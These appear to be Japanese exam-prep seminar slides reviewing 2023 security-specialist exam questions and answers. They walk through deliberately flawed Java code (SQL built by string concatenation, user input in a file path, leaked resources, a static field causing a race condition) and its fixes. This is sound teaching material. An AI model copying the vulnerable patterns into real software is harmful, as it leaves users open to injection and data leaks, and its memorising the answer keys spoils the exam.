- **問18**　1台のサーバと複数台のクライアントが，1Gビット／秒のLANで接続されている。業務のピーク時には，クライアント1台につき1分当たり6Mバイトのデータをサーバからダウンロードする。このとき，**同時使用してもピーク時に業務を滞りなく遂行できるクライアント数は何台まで**か。ここで，LANの伝送効率は50%，サーバ及びクライアント内の処理時間は無視できるものとし，1Gビット／秒＝10^9ビット／秒，1Mバイト＝10^6バイトとする。
  - イ　625

えっ？ これこそ前に出てない？ → 次のスライド

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

ナウい。

JP-RISSA
情報処理安全確保支援士会

今春の
午前Ⅱ問18

問18　1台のサーバと複数台のクライアントが，1Gビット／秒のLANで接続されている。業務のピーク時には，クライアント1台につき1分当たり6Mバイトのデータをサーバからダウンロードする。このとき，同時使用してもピーク時に業務を滞りなく遂行できるクライアント数は何台までか。ここで，LANの伝送効率は50%，サーバ及びクライアント内の処理時間は無視できるものとし，1Gビット／秒＝10^9ビット／秒，1Mバイト＝10^6バイトとする。

ア　10　　イ　625　　ウ　1,250　　エ　5,000

速さ10倍 データ10倍
→ 正解は変わらず。

H29秋SC
午前Ⅱ問19

問19　1台のサーバと複数台のクライアントが，100Mビット／秒のLANで接続されている。業務のピーク時には，クライアント1台につき1分当たり600kバイトのデータをサーバからダウンロードする。このとき，同時使用してもピーク時に業務を滞りなく遂行できるクライアント数は何台までか。ここで，LANの伝送効率は50%，サーバ及びクライアント内の処理時間は無視できるものとし，1Mビット／秒＝10^6ビット／秒，1kバイト＝1,000バイトとする。

ア　10　　イ　625　　ウ　1,250　　エ　5,000

未来のLANでも使い回せるね！

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

【午前Ⅱ】これが出た④

JP-RISSA
情報処理安全確保支援士会

今春の
午前Ⅱ問19

問19　スパニングツリープロトコルが適用されている複数のブリッジから成るネットワークにおいて，任意の一つのリンクの両端のブリッジのうち，ルートブリッジまでの経路コストが小さいブリッジの側にあるポートを何と呼ぶか。

ア　アクセスポート（Access Port）　　イ　代表ポート（Designated Port）
ウ　トランクポート（Trunk Port）　　エ　ルートポート（Root Port）

H30春SC
午前Ⅱ問19

問19　IEEE 802.1Q の VLAN 機能を有したスイッチにおいて，複数の VLAN に所属しているポートを何と呼ぶか。

ア　アクセスポート　　イ　代表ポート
ウ　トランクポート　　エ　ルートポート

選択肢も
使い回す！

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

【午前Ⅱ】これが出た⑤

- **問20**　サブネット192.168.10.0/24において使用できる**2種類のブロードキャストアドレス192.168.10.255と255.255.255.255とに関する記述のうち，適切なもの**はどれか。
  - ア　192.168.10.255と255.255.255.255とは，ともにサブネット内のブロードキャストに使用される。

- **問22　IoT機器のペネトレーションテスト（Penetration Test）の説明**として，適切なものはどれか。
  - エ　ネットワーク，バス，デバッグインタフェースなどの脆弱性を利用して，IoT機器への攻撃と侵入を試みるテストを行う。

- **問23　プログラムの著作権管理上，<u>不適切な行為</u>**はどれか。
  - ウ　ソフトウェアハウスと使用許諾契約を締結し，契約上は複製権の許諾は受けていないが，使用許諾を受けたソフトウェアにはプロテクトが掛けられていたので，そのプロテクトを外し，バックアップのために複製した。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.


【午前Ⅱ】これが出た⑥

『ITIL® 4』ではなく『JIS Q 20000』に基づく出題です。

- **問24**　サービスマネジメントにおける**問題管理において実施する活動**はどれか。
  - イ　インシデントの発生後に未知の根本原因を特定し，恒久的な解決策を策定する。

- **問25**　システム監査基準（平成30年）に基づく**システム監査において，リスクに基づく監査計画の策定（リスクアプローチ）で考慮すべき事項として，適切なもの**はどれか。
  - エ　情報システムリスクは常に一定ではないことから，情報システムリスクの特性の変化及び変化がもたらす影響に留意する。

【引用】『システム監査基準』（経済産業省[2018]p21）より



3．情報システムリスクは常に一定のものではないため、システム監査人は、その特性の変化及び変化がもたらす影響に留意する必要がある。情報システ

https://www.meti.go.jp/policy/netsecurity/downloadfiles/system_kansa_h30.pdf

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

本日の進行予定

JP-RISSA
情報処理安全確保支援士会

対策セミナー#8　7月15日（土）19時半 ～ 21時15分

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分（済み）
- こう出た【午後Ⅰ】　35分
- 休憩　5分
- こう出た【午後Ⅱ】　40分
- 質問，クロージング　10分

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

午後Ⅰ 問1

Webアプリケーションプログラム開発に関する次の記述を読んで，設問に答えよ。

「**問1**では，Webアプリケーションプログラム開発を題材に，セキュアプログラミングについて出題した。全体として正答率は平均的であった。」（『採点講評』より）

- 出題趣旨（『解答例』より）
  - Javaで実装されたWebアプリケーションプログラムに対して，ツールによるソースコードの静的解析やセキュリティ観点からのシステムテストの実施はセキュリティの不備を発見するのに有効である。
  - 本問では，Webアプリケーションプログラム開発を題材として，静的解析やシステムテストで発見されたセキュリティ上の不具合への対処を踏まえたセキュアプログラミングに関する能力を問う。

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ問1 その①

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ問1設問1（1）

コード内には，注文番号を人間に入力させる行が無い → p4上方に「画面から注文番号を入力すると，」という記述あり。

G社がY社から「受託したシステムには，（略）Y社とY社の得意先が**注文番号を基に注文情報を照会する機能**（略），Y社とY社の得意先が**納品書のPDFファイルをダウンロードする機能**などがある。」

図1
納品書PDFダウンロードクラスのソースコード（村山注：抜粋）

```
 2:    private static final String PDF_DIRECTORY = "/var/pdf";  //PDFディレクトリ定義
 3:    public DeliverySlipBean getDeliverySlipPDF(String inOrderNo, Connection conn) {
11:        ResultSet resultObj = stmt.executeQuery(sql);
           （省略） //注文情報の存在チェック（存在しないときはnullを返してメソッドを終了）
12:        String clientCode = resultObj.getString("client_code");  //得意先コード取得
13:        File fileObj = new File(PDF_DIRECTORY + "/" + clientCode +  "/" + "DeliverySlip"
     + inOrderNo + ".pdf");
           （省略） //PDFファイルが既に存在しているかの確認など
```

「inOrderNo」：入力された注文番号（だという推理は必要）

【「13」行目】
入力された注文番号「inOrderNo」の文字列が，無批判に，パス名の生成にも使われます。

表1　静的解析の結果

項番	脆弱性	指摘箇所	指摘内容
1	SQLインジェクション	（省略）	（省略）
2	ディレクトリトラバーサル	a 行目	ファイルアクセスに用いるパス名の文字列作成で，利用者が入力したデータを直接使用している。

【Q】表1中の［　a　］に入れる適切な行番号を，図1中から選び，答えよ。【A】「13」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

ちょっと待って。

JP-RISSA 情報処理安全確保支援士会

そうであるという旨の明記は無い。受験者が空気を読み，“図3と照らし合わせれば，こうなのだろう”と推理して得られる情報。

図1　納品書PDFダウンロードクラスのソースコード（村山注：抜粋）

「注文ヘッダーテーブル」内の属性「注文番号」

```
 8:        sql = sql + " WHERE head.order_no = '" + inOrderNo + "' ";
 9:        sql = sql + (省略);  //抽出条件の続き
10:        Statement stmt = conn.createStatement();
11:        ResultSet resultObj = stmt.executeQuery(sql);
           (省略)  //注文情報の存在チェック（存在しないときはnullを返してメソッドを終了）
```

入力された注文番号「inOrderNo」は，
SQL文の組立てにも用いるようです。
→ 変なパス名の文字列を使って検索？？

「注文ヘッダーテーブル」内に，（ディレクトリトラバーサルが起き得る）変なパス名の文字列と一致するような注文番号が存在する，とは考えにくいです。
なお，一致するような注文が「存在しないときはnullを返して メソッドを終了 」します。

言い換えると

「WHERE 注文ヘッダーテーブル.注文番号 ＝ ’../../（略）’」もヒットさせて，初めて成立する攻撃。
仮に “注文ヘッダーテーブル.注文番号” 側にも同じパス名の文字列を仕込める のならワンチャン。

…ということで，変なパス名の文字列を「inOrderNo」に入力できても，それだけだとメソッドが終了してしまうため，その後の行（含・本問の正解「13」行目）は実行されません。

なのに正解は「13」行目。これ，どう考えましょう。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

こういうオチ

JP-RISSA
情報処理安全確保支援士会

本問は「静的解析」の話です。

ここ！

表1　静的解析の結果

項番	脆弱性	指摘箇所	指摘内容
1	SQLインジェクション	（省略）	（省略）
2	ディレクトリトラバーサル	a 行目	ファイルアクセスに用いるパス名の文字列作成で，利用者が入力したデータを直接使用している。

“Java言語の 文法的には どうなの？” などに着目した解析。
“実際に 動作させたら どうなる？” は「動的解析」の話。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ問1 その②

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ問1設問1（2）

```
    （省略） //package宣言，import宣言など
1:  public class DeliverySlipBL {
2:    private static final String PDF_DIRECTORY = "/var/pdf";  //PDFディレクトリ定義
      （省略） //変数宣言など
3:    public DeliverySlipBean getDeliverySlipPDF(String inOrderNo, Connection conn) {
        （省略） //変数宣言など
4:      DeliverySlipBean deliverySlipBean = new DeliverySlipBean();
5:      try {
          /* 検索用SQL文作成 */
6:        String sql = "SELECT ";
7:        sql = sql + （省略）;  //抽出項目，テーブル名など
```

「BL」：ビジネスロジック
「Bean」：再利用を考えたJavaクラス

「File」のインスタンスは対象外

```
 8:        sql = sql + " WHERE head.order_no = '" + inOrderNo + "' ";
 9:        sql = sql + （省略）;  //抽出条件の続き
10:        Statement stmt = conn.createStatement();
11:        ResultSet resultObj = stmt.executeQuery(sql);
           （省略） //注文情報の存在チェック（存在しないときはnullを返してメソッドを終了）
12:        String clientCode = resultObj.getString("client_code");  //得意先コード取得
13:        File fileObj = new File(PDF_DIRECTORY + "/" + clientCode +  "/" + "DeliverySlip"
     + inOrderNo + ".pdf");
           （省略） //PDFファイルが既に存在しているかの確認など
14:        BufferedInputStream in = new BufferedInputStream(new FileInputStream(fileObj));
15:        byte[] buf = new byte[in.available()];
16:        in.read(buf);
17:        deliverySlipBean.setFileByte(buf);
18:      } catch (Exception e) {
           （省略） //エラー処理（ログ出力など）
19:      }
20:      return deliverySlipBean;
21:    }
       （省略）
```

図1　納品書PDFダウンロードクラスのソースコード

【疑問】Javaって，よしなにガーベジコレクションやってくれる言語じゃなかったっけ？

【参考】ダングリングポインタの対処法の，過去の出題例：H30春SC午後Ⅰ問1設問9（この手の出題のサイクルはその程度）

表1　静的解析の結果

項番	脆弱性	指摘箇所	指摘内容
3	確保したリソースの解放漏れ	（省略）	変数 stmt，変数 resultObj，変数 [b] が指すリソースが解放されない。

【調べてみた】JPCERT/CCが公開する『Javaコーディングスタンダード』が参考となる模様。

『FIO04-J. 不要になったリソースは解放する』
「Javaのガベージコレクタは、誰からも参照されずまだ解放されていないメモリ領域を解放するために呼び出される。しかし、ガベージコレクタは、オープンされたファイルディスクリプタやデータベース接続といった、メモリ以外のリソースを解放することはできない。そのようなリソースの解放をプログラマが行っていない場合、リソース枯渇攻撃を受ける可能性がある。」
https://www.jpcert.or.jp/java-rules/fio04-j.html

【Q】表1中の［　b　］に入れる適切な変数名を，図1中から選び，答えよ。【A】「in」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

設問1（3）…の前に，1年前。

JP-RISSA 情報処理安全確保支援士会

R04春 SC午後Ⅰ問1 その⑤

JP-RISSA 情報処理安全確保支援士会

DBへの接続を確立する「jdbc:mysql://（略）」とかが入る。

R04春SC午後Ⅰ問1設問2（3），設問2（4）

```
5:      con = java.sql.DriverManager.getConnection(（省略）);      // データベースに接続する処理
6:      int projectId =（省略）;   // 利用者の参加プロジェクトのプロジェクトIDを利用者テーブル
                                   から取得し，代入する処理
7:      String sql = "SELECT 情報番号, 情報名 FROM 情報管理テーブル WHERE プロジェクトID = ?";
8:      java.sql.［   b   ］ stmt = con.prepareStatement(sql);
9:      ［   c   ］.setInt(1, projectId);
10:     java.sql.ResultSet rs = stmt.executeQuery();
```

プレースホルダの各「?」記号の，先頭から数えて「1」個目に代入する，の意。

図2　修正後の情報選択機能のソースコード（村山注：抜粋）

「stmt」は，プリコンパイルされたSQL文を示すオブジェクト

```
9:      java.sql.［   b   ］ stmt = con.prepareStatement(sql);
```

図3　修正後の情報表示機能のソースコード（村山注：抜粋）

【Q1】図2中及び図3中の［　b　］に入れる適切な字句を，解答群の中から選び，記号で答えよ。
ア　Connection　　イ　DriverManager　　ウ　PreparedStatement　　エ　Statement

【A1】「ウ」

【Q2】図2中の［　c　］に入れる適切な字句を答えよ。

【A2】「stmt」

「設問2（3）は，正答率がやや低かった。StatementでもSQLの実装は可能であるが，本文に示されているプレースホルダの実装にはStatementを継承したPreparedStatementが必要である。」（『採点講評』より）


TLP：WHITE

Copyright © 2022 JP-RISSA All Rights Reserved.

プレースホルダの，メソッド名と引数の意味を覚えていた人に有利

問1 その⑥

JP-RISSA 情報処理安全確保支援士会



抜粋）

表示させたい情報の番号（属性「情報番号」）と，利用者が参加しているプロジェクトのID（属性「プロジェクトID」）は，プレースホルダ経由で受け取る。

示す。」

名，情報内容 FROM 情報管理テーブル WHERE ［　d　］";

t」（空欄b））　stmt = con.prepareStatement(sql);

代入する処理

村山注：抜粋）

【Q】図3中の［　d　］に入れる適切な字句を，図1中の属性名を含めて答えよ。

【A】「情報番号 = ? AND プロジェクトID = ?」

あんまりひねくれて書くと，採点者がうっかりバツにするリスクは高まる。

9行目より後の「（省略）　// SQL文のひな型に変数を代入する処理」に書かれる，stmt.setInt(何番目の?印か，その?印を置換する変数名)の，?印が何番目かという値さえ適切であれば，“プロジェクトID = ? AND 情報番号 = ?”も可能。
多分ヨーダ記法も可能。例えば，“? = 情報番号 AND ? = プロジェクトID”，“? = プロジェクトID AND ? = 情報番号”

TLP：WHITE

Copyright © 2022 JP-RISSA All Rights Reserved.

去年はスペルまでは書かせなかった。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ問1 その③

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ問1設問1（3）

「設問1（3）は，正答率が低かった。“PreparedStatement”とすべきところを“Statement”と解答した受験者が多かった。“PreparedStatement”を使う方法は，セキュアプログラミングの基本であり，理解してほしい。」（『採点講評』より）

```
        /* 検索用SQL文作成 */
 6:     String sql = "SELECT ";
 7:     sql = sql + (省略);  //抽出項目，テーブル名など
 8:     sql = sql + " WHERE head.order_no = '" + inOrderNo + "' ";
 9:     sql = sql + (省略);  //抽出条件の続き
10:     Statement stmt = conn.createStatement();
11:     ResultSet resultObj = stmt.executeQuery(sql);
        (省略)  //注文情報の存在チェック（存在しないときはnullを返してメソッドを終了）
```

図1
納品書PDFダウンロードクラスのソースコード
（村山注：抜粋）

ここを下図（図2）に差し替える出題。

SQLインジェクションの脆弱性について，「図1の8行目から11行目を図2に示すソースコードに修正した」。

【スペル見本】2ページ後，図4より

```
PreparedStatement psObj;
(省略)  //try文，変数定義など
String sql = "SELECT ";
sql = sql + (省略);  //SQL文構築
sql = sql + " WHERE head.order_no = ?";  //抽出条件：注文ヘッダーテーブルの注文番号と画面から入力された注文番号との完全一致
(省略)  //PreparedStatementの作成
psObj.setString(1, orderNo);  //検索キーに注文番号をセット
```

空欄dのクラス名みほん

空欄cの答え方みほん

```
sql = sql + " [ c ] ";
sql = sql + (省略);  //抽出条件の続き
[ d ] ;
stmt.setString(1, inOrderNo);
ResultSet resultObj = stmt.executeQuery();
```

図2　納品書PDFダウンロードクラスの修正後のソースコード

このメソッドで，“あ，本問はプレースホルダで対処させたいんだな。”と気づく必要もあり。

何番目に来る「?」印（プレースホルダ）に，どの値をあてはめるか，の指定

“去年出題したメソッド名，完璧に書けるよな？”という作問者の圧。英語のテストかよ。

【Q】図2中の［　c　］，［　d　］に入れる適切な字句を答えよ。

こっちはメソッド名，①小文字で始まる。②「d」なし。

【A】【c】「WHERE head.order_no = ?」，【d】「PreparedStatement stmt = conn.prepareStatement(sql)」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ問1 その④

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ問1設問2（1），設問2（2）

「注文情報照会機能において不具合が見つかった。**この不具合は，ある得意先の利用者IDでログインして画面から注文番号を入力すると，別の得意先の注文情報が出力されるというもの**であった。」


```
1:  public class OrderInfoBL {
2:    private static String orderNo;  //注文番号
      /* 注文番号の設定メソッド */
      public static void setOrderNo(String inOrderNo) {
4:      orderNo = inOrderNo;
5:    }
```

“このクラスひとつだけもつ” 注文番号の変数

注文番号の値をクラス外から受け取る窓口

オブジェクト指向の本では “カプセル化” や “情報隠ぺい” と説明されるやり方。

図4　ビジネスロジッククラスのソースコード（村山注：抜粋）



※ 各処理が同時にイジるの図

「**原因は，図4で変数［　e　］が［　f　］として宣言されていること**である」。

【Q1】本文中の［　e　］に入れる適切な変数名を，図4中から選び，答えよ。【A1】「orderNo」

【Q2】本文中の［　f　］に入れる適切な字句を，英字10字以内で答えよ。　【A2】「static（6字）」

R05春SC午後Ⅰ問1設問2（3）

「設問2（3）は，正答率が低かった。“レースコンディション”は個人情報漏えいなどにつながる可能性があるので，設計，実装，テストでの対策を確認しておいてほしい。」（『採点講評』より）

「**この不具合は，①並列動作する複数の処理が同一のリソースに同時にアクセスしたとき，想定外の処理結果が生じるもの**である。」

【Q】本文中の下線①の不具合は何と呼ばれるか。15字以内で答えよ。

【A】「レースコンディション（10字）」

13年ぶり2回目の登場。「競合状態」もマル？

設問2	(1)	インスタンス変数 tempPDF が複数のスレッドからほぼ同時に書き込まれたので，想定外の値となった。
	(2)	・レースコンディション ・競合状態
	(3)	インスタンス変数 tempPDF を doGet メソッドのローカル変数として定義する。
	(4)	利用者 ID が異なる，多数の HTTP リクエストを，ほぼ同時に Web サーバに送信する。

（H22春SC午後Ⅰ問1設問2 解答例）

なんか似た出題っぽい。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ問1 その⑤

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ問1設問2（5）


話の流れ上，先に設問2（5）から。

「設問2（5）は，正答率がやや高かったが，“注文番号”と解答した受験者が見受けられた。注文番号は既に抽出条件に入っているので，E-R図とJavaソースコードから，保険的対策として適切な抽出条件を導き出す方法を理解してほしい。」（『採点講評』より）

「なお，**ログイン処理時に，ログインした利用者IDと，利用者IDにひも付く得意先コード**及び得意先名**はセッションオブジェクトに保存されている。**」

下記の「保険的な対策」とは，注文情報照会機能において「ある得意先の利用者IDでログインして画面から注文番号を入力すると，別の得意先の注文情報が出力される」という不具合が（レースコンディションに限らず）起きた時に，安全側に倒すために入れておく，アサーション的な歯止めのこと。

©日本相撲協会



内部的には「head」というテーブル名のようだ。

図1，図4でいう「head.order_no」

図1でいう「client_code」

図3　注文情報照会機能が参照するデータベースのE-R図（村山注：抜粋）

原因をレースコンディションだと特定できたので，「（4）**保険的な対策として，図4の10行目の抽出条件に，セッションオブジェクトに保存された［　j　］と注文ヘッダーテーブルの［　j　］の完全一致の条件をAND条件として追加**する。」

```
 8:      String sql = "SELECT ";
 9:      sql = sql + (省略);  //SQL文構築
10:      sql = sql + " WHERE head.order_no = ?";  //抽出条件：注文ヘッダーテーブルの注文番
   号と画面から入力された注文番号との完全一致
         (省略)  //PreparedStatementの作成
11:      psObj.setString(1, orderNo);  //検索キーに注文番号をセット
12:      ResultSet resultObj = psObj.executeQuery();
         (省略)  //例外処理やその他の処理
```

プレースホルダも使ってるし，SQLi 対策はひとまずOK。
→ 設問2（4）を解く際，SQLi 対策については考慮不要。

図4　ビジネスロジッククラスのソースコード

【Q】本文中の［　j　］に入れる適切な属性名を，図3中から選び，答えよ。【A】「得意先コード」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ問1 その⑥

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ問1設問2（4）

「注文情報照会機能には，**業務処理を実行するクラス**（以下，**ビジネスロジッククラス**という）及び**リクエスト処理を実行するクラス**（以下，**サーブレットクラス**という）が使用されている。」

原因をレースコンディションだと特定できたので，「**次の4点**（注：**内3点，下記（1）～（3）**）**を行った。**」

あと1点は，一つ前のスライドの策

```
    （省略） //package宣言，import宣言など
1:  public class OrderInfoBL {
2:    private static String orderNo;  //注文番号
      /* 注文番号の設定メソッド */
3:    public static void setOrderNo(String inOrderNo) {
4:      orderNo = inOrderNo;
5:    }
      /* 注文情報の取得メソッド */
6:    public static OrderInfoBean getOrderInfoBean() {
7:      PreparedStatement psObj;
        （省略） //try文，変数定義など
8:      String sql = "SELECT ";
9:      sql = sql + （省略）;  //SQL文構築
10:     sql = sql + " WHERE head.order_no = ?";  //抽出条件：注文ヘッダーテーブルの注文番
    号と画面から入力された注文番号との完全一致
        （省略） //PreparedStatementの作成
11:     psObj.setString(1, orderNo);  //検索キーに注文番号をセット
12:     ResultSet resultObj = psObj.executeQuery();
        （省略） //例外処理やその他の処理
```

（1）削除する

（2）右図に差し替える

「OrderInfoBean」というクラスは，別途どこかで作成されているようだ。

この「orderNo」どこから出てきたの？ →空欄g，空欄iの大ヒント！

SQLi 対策はひとまずOK → 本設問では考慮不要。

図4　ビジネスロジッククラスのソースコード

クラス名は「OrderInfoBL」

（1）　図4の2行目から5行目までのソースコードを削除する。

（2）　図4の6行目を，図6に示すソースコードに修正する。

static指定が無くなってる！

```
public OrderInfoBean getOrderInfoBean( g ) {
```

図6　ビジネスロジッククラスの修正後のソースコード

```
    （省略） //package宣言，import宣言など
1:  public class OrderInfoServlet extends HttpServlet {
      （省略） //変数定義
2:    public void doPost(HttpServletRequest reqObj, HttpServletResponse resObj) throws
    IOException, ServletException {
3:      String orderNo;  //注文番号
        （省略） //try文，リクエストから注文番号を取得
4:      OrderInfoBL.setOrderNo(orderNo);
5:      OrderInfoBean orderInfoBeanObj = OrderInfoBL.getOrderInfoBean();
        （省略） //例外処理やその他の処理
```

String型の「orderNo」を扱っている。

図5　サーブレットクラスのソースコード

（3）下図に差し替える

（3）　図5の4行目と5行目を，図7に示すソースコードに修正する。

```
OrderInfoBL orderInfoBLObj = h OrderInfoBL();
OrderInfoBean orderInfoBeanObj = orderInfoBLObj. i ;
```

図7　サーブレットクラスの修正後のソースコード

Copyright © 2023 JP-RISSA All Rights Reserved.

設問2（4）の考え方（その①）


```
1:  public class OrderInfoBL {
2:    private static String orderNo;   //注文番号
      /* 注文番号の設定メソッド */
      public static void setOrderNo(String inOrderNo) {
4:      orderNo = inOrderNo;
5:    }
```

“このクラスひとつだけもつ” 注文番号の変数

注文番号の値をクラス外から受け取る窓口

オブジェクト指向の本では “カプセル化” や “情報隠ぺい” と説明されるやり方。

